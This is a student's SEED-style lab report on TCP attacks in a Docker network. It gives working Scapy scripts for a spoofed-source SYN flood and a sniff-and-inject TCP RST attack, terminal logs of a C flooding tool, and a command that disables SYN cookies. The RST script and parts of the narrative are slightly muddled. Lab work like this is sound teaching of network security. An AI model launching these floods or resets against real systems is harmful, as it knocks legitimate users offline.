

TCP Attack Lab

Name :Zernouh Lakhdar

Group: 2

Overview

The objective of this lab is to explore vulnerabilities in the TCP protocol, specifically focusing on SYN flooding, TCP Reset attacks, and Session Hijacking. These vulnerabilities arise from the design of the TCP three-way handshake and the reliance on predictable sequence numbers.

2 Lab Environment Setup

The lab environment utilizes Docker containers to simulate a Local Area Network (LAN). The setup consists of:

- Attacker (10.9.0.1): The machine used to launch spoofed packets.
- Victim Server (10.9.0.5): The target for SYN flooding and session hijacking.
- Client (10.9.0.6): A legitimate user establishing a telnet session.
- Client (10.9.0.7): A legitimate user establishing a telnet session.

3 Task 1: SYN Flooding Attack

3.1 Task 1.0: Pre-Attack

The SYN flood attack aims to saturate the tcp max syn backlog queue by sending SYN packets with random spoofed IP addresses.

Before attacking, disable SYN cookies (the built-in defense) on Client (10.9.0.6)

```
sysctl -w net.ipv4.tcp_syncookies=0
```

3.2 Task 1.1: Launching The Attack Using Python

To make the attack work use this command

```
ip tcp_metrics flush
```


The SYN flood attack was implemented using the corrected Python code.

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')

pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, verbose=0)
```




3.3 Task 1.2: Launching The Attack Using C

The Python implementation is often too slow without using Threads due to interpreter overhead. Using the provided C code allows for a higher sent packet rate , which is necessary to overcome the tcp synack retries mechanism.


```
sysctl -w net.ipv4.tcp_syncookies=1
```

Now we restart the attack and try telnetting

it succeed even under full flood, because the victim no longer uses a fixed queue.



```
SEED Lab (beforTP) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 4 12:20
seed
Recent
Starred
Home
Desktop
synf.py synflood synflood.c
seed@VM: ~/.../Labsetup
root@a2bf4a8c1713:/# watch -n 1 "netstat -tna | grep SYN_RECV | wc -l"
root@a2bf4a8c1713:/# ip tcp_metrics flush
root@a2bf4a8c1713:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@a2bf4a8c1713:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a2bf4a8c1713 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr  4 16:14:17 UTC 2026 from user1-10.9.0.6.net-10.9.0.0 on pts
/3
seed@a2bf4a8c1713:~$

seed@VM: ~/.../Labsetup
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
[1] Terminated python3 synf.py
[2] Terminated python3 synf.py
[3] Terminated python3 synf.py
root@VM:/volumes# exit
exit
[04/04/26]seed@VM:~/.../Labsetup$ docksh c6f5
root@VM:/# cd volumes/
root@VM:/volumes# ls
synf.py synflood synflood.c
root@VM:/volumes# ./synflood 10.9.0.5 23

```

4 Task 2: TCP RST Attack

The TCP Reset attack terminates an existing connection by forging a packet with the RST flag set. For the attack to succeed, the sequence number must fall within the receiver's window

```
#!/usr/bin/env python3
from scapy.all import *

victim = "10.9.0.5"
client = "10.9.0.6"

def rst_attack(pkt):
    if pkt.haslayer(TCP) and pkt.haslayer(IP):
        if pkt[IP].src == client and pkt[IP].dst == victim:

            ip1 = IP(src=pkt[IP].src, dst=pkt[IP].dst)
            tcp1 = TCP(
                sport=pkt[TCP].sport,
                dport=pkt[TCP].dport,
                flags="R",
                seq=pkt[TCP].seq + len(pkt[TCP].payload)
            )

            ip2 = IP(src=pkt[IP].dst, dst=pkt[IP].src)
            tcp2 = TCP(
                sport=pkt[TCP].dport,
                dport=pkt[TCP].sport,
            )

            send(ip1/tcp1, verbose=0)
            send(ip2/tcp2, verbose=0)
            print(f"RST sent   ^^t connection killed")

sniff(iface="br-4533d75d9409", filter="tcp port 23", prn=rst_attack)
```

